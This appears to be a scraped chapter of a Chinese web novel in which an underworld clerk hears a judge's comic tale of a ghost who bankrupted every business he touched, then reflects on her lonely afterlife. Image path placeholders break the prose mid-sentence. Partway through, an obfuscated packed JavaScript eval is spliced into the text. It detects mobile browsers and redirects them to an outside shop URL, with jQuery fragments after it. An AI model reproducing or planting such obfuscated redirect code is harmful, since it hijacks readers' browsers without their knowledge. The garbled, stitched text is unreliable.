“你就别调侃我,那两巴掌扇得我后悔死了,你还是别轻易尝试,我当时就是一时怒火攻心,爽了不过十秒。你看现在处罚马上就来了,罚了我好几年俸禄呢,如果不是那边包饭,我都快连西北风都喝不起了。”
“说的也是,你哪天饿了过来找哥,哥带你去搓一顿!”
“呵呵,那就感谢东哥了。”得了吧,华东的钱刚被美貌杀猪盘骗了不少,自身难保了我哪还敢奢求。
他嘴巴上整天嚷嚷着对我好很喜欢我,也就只动个嘴,行动上半分也没有。请我吃饭的次数,还不到白银请我次数的一半。我悻悻地跟他道别,迎面碰到了黄景洪判官,他见了我很是高兴。
黄景洪:“丫头,好久没和你聊天了。听说你最近去了临渊阁,在那边怎么样啊?郑轩对你可好?”
我:“浑浑噩噩,每天依旧上班回家两点一线,没什么太大的起色。阁主对我还算是和颜悦色,最近在跟着他学一些简单的法术。”
黄景洪:“他这个人虽然平日里话比较少,但是对自己人还是很仗义的,你在他那我也放心。”想起当初郑轩一开口就宰我,我多少还是心有余悸。
“就是有些贪财,有鬼魂来办事喜欢漫天开价宰客。地府穷鬼又多,能找的上他的要么是走投无路,要么钱多到没处花。高兴时分文不收,不高兴时让鬼魂付钱付的倾家荡产。”
黄景洪笑了:“他开价贵才是对的,你想想,阴间能找他办事的,要么功德不够,要么超出地府权限范围,他不收贵一点怎么成。一来是给功德低的鬼魂一个教训,提醒他们来生多做好事,二来也是为了避免大家都一窝蜂去他那走捷径。普通人去寺庙求神佛办事都要烧香上供奉,还不一定有效果,更何况是找他。找他可比上庙里烧香拜佛管用多了,他只要肯收你的钱,就一定会把事情办得妥妥帖帖。”
我点头:“原来如此,我还以为他是性格古怪贪得无厌呢。这件事我倒无法反驳,他确实每件事都尽心尽力给客人处理好。”
黄景洪:“据我所知,他每年其实还会偷偷捐一大笔钱给地府的育婴堂,帮助那些早夭的婴灵购买投胎机会送他们早日投胎。这件事没几个人知道,他这个人向来不喜欢跟人解释,外界也一直传他冷酷无情,贪财重利。”
“看样子是我对他误解有些深了。”
“现在知道他不是什么坏人了吧。来来,今天跟你分享一个先天倒闭圣体。是我近日以来审过最有意思的一个案子。这家伙出来工作以后,应聘的企业工会,试用期没过就被炒鱿鱼了。”
“为什么呀?”
“他上班第一天就脑子抽风组织工人罢工。那天工厂刚好发通知要赶工期,出不了工就得赔钱,他看到要加班,激情澎湃、言辞激烈发表演讲,不看实际情况就开始发动工厂工人罢工要求涨工资,差点就害老板赔了几百万,缺心眼了不是。从那以后,厂里的工会主席都只敢让厂长兼职。”
“听起来这个人物有点厉害啊。”
“更厉害的还在后头,他第二份工作的老板是个信风水的,招他进去第一个星期,全公司的发财树都莫名其妙死光了,好不容易接了个大单也莫名其妙黄了,又赔了几百万,吓得老板连夜将他辞退,试用期都没过。自那以后,他干一家倒闭一家。即使他什么都不做,公司没几年也一准倒闭,后来倒闭的公司多了,就琢磨着自己干个体,结果干一家黄一家。直到死的那天,已经干倒了24家企业和13家个体户了。简直是先天倒闭圣体,由于经常失业,一辈子过得很是凄惨。最近领导层开会,研究着准备把这家伙特招进来。”黄景洪说。
“招进来干嘛。不怕把地府干倒闭了?”要不说领导思维就是和咱们不一样呢。
“瞎说啥呢,当然是招进来放‘躺平谷’啊。‘躺平谷’摆烂的家伙越来越多,领导对此是越来越不满意。消息一出,躺平谷的不卷山主几百年来头一回站起来卷,就是为了这家伙。这几日正组织人员开会加班加点写报告,看看怎么说服领导改变主意,把这位倒闭大神插进‘卷王峰’里。”
我忍不住笑了:“看来这位倒闭大神并非无用武之地,只是缺少会用他的人啊。那如果在人间的时候,有老板嗅觉灵敏,将他安插进对手公司,那不是躺赢了。”
黄景洪:“真别说,还真有老板这么做了,花钱请他去对手公司。你猜结果怎么样?”
我:“把对方公司干倒闭了?”
黄景洪:“是把整个行业都干倒闭了!”
我:“厉害厉害,他这招叫全军覆没啊。为什么给他安排这么惨的剧本啊,按理说人不该一辈子都这么倒霉的呀?”
“你还就说对了,一辈子这么倒霉的确实是罕见,看起来是剧本安排有问题,实则是走错路了。当初给他安排的就是出家的命格,他天生就是乞丐命,不用打工赚钱的,偏偏不信邪非要努力,干一行败一行。除非他去做乞丐或者出家,否则就一辈子这样。我看了下他的人生剧本安排,如果做乞丐可以做到丐帮帮主,如果出家可以做高僧。只可惜太执着了放不下,不知道命运给自己安排的路是什么,一辈子就这么稀里糊涂过完了。”
“现在上面是准备给他安排去‘躺平谷’还是‘卷王峰’呢?”
“那就得看不卷山主写的报告写成什么样了。你别说这家伙还十分高兴,激动地拉着人事主管说终于能有一份稳定的工作了。我看他也是有些可怜。”
说着只见一个头发潦草身材瘦削的鬼一阵风一样地跑过,他手里拿着一份地府人事录取通知书,疯疯癫癫很是兴奋:“我终于有工作了,终于有工作了!”
“就是他了,今天人事通知他过来报道。”黄景洪指着那个潦草的背影跟我解释。
“真可怕,原来人失败的次数多了,是会发疯的。”
“你看他那样子,和传说中的济癫和尚倒有些相似了。”
“他这个先天倒闭属性,到了地府还会保持的吗?”
“他这种威力这么强的,到了地府一样好使的。这个人功德其实很大,就是太固执不肯放弃世俗的追求。我回头看看下辈子能不能安
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17513654|203119||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
排个皇帝给他当当。”
“他若是苦了这一辈子,下辈子能当皇帝倒也不算亏了。多少人苦了几辈子,下辈子还是一样惨。不过他干一行倒闭一行的体质,当皇帝能行吗?”
“当皇帝其实是他老本行了,给他安排也不是什么难事。”
“啊,他以前还当过皇帝?”
“嘘。”他伸出一根手指示意我,凑过来在我耳边低语,“别说出去,他的档案是保密档案来的。我只告诉你哦,他有一世就是……”那几个字轻的如同羽毛拂过,又好似千钧一般让我十分震惊,感觉他和传说中的那个帝王完全不一样。
“居然是他!这简直太震撼了,”我惊讶地提高了音量,意识到太大声,又压低声音:“他究竟是怎么沦落到今天这个地步的?”
“他前期还是励精图治治国有方的,只是后期刚愎自用,整日沉迷酒色、不理朝政,把前面积攒的功德福报都挥霍完了,这才接连几世都领了个乞丐命的剧本。我见他也有些本事,下辈子不做皇帝实在有些可惜了。”
“那他下辈子当皇帝,是会勤政爱民还是昏庸无能?”
“这就得看给他选的什么剧本了。依我看,他倒闭体质这么多世,霉运和执念已经刻进骨子里了,大概率是个励精图治却万分倒霉最后还亡了国的君主。”
和黄景洪聊完,我独自回到住的地方,这小房子经过这么些年的折腾,都有些不大牢固了,这房子当初还是弟弟顾着我没有结婚,可怜我偷偷给我烧的。
因为他年纪小没有收入,他就拿着自己的作业本,并几根竹签,给我搭了个小房子烧了过来,他手工粗糙,这房子不是很牢靠,但好歹也让我有瓦遮身。
没有被阳间亲人供奉的鬼魂,除非生前有大功德,否则在阴间会过得很是凄惨。大部分物资,都是靠阳间人烧过来的,特别是刚入阴间的时候,一应生存物资几乎全靠阳间亲人供应,否则就凭在阴间打工的这点工资,在阴间吃饱饭的钱都不够。
当初我未婚便身死入地府,阳间亲人不准我入祖坟,不准入家谱,草草埋在不知名的乱葬岗里,连碑都没立一个,只在我刚死的时候敷衍地烧了一点纸,很是凄惨。
那时候的黑白无常白银和洪福见我可怜,生前也没犯什么过错,于是告诉我地府因阳间战乱扩招,劝我干脆去考个阴差试试。为了以后在阴间能吃饱饭,我就主动应聘当了阴差。
我用为数不多的俸禄,将房子里面布置的还算是温馨,那几个弟弟没能糊好的大洞,也被我买了材料补上了,只要不刻意折腾,还能让我住上几年。
苏东坡曾说“此心安处是吾乡”,我一个已死之人,活着拖累父母,死后没法入祖坟,早就没有了故乡,我想着把自己的房子安排得温馨一点,也当自己有个家了。
好孤独啊,我忍不住感慨道:“真希望下辈子,我能有个与我一直相互扶持,对我毫无保留的亲人啊。”爱情不爱情的,我已经不抱期待了。我似乎很早就明白了,我大概率是找不到与我灵魂契合的人了,还是早日放弃吧。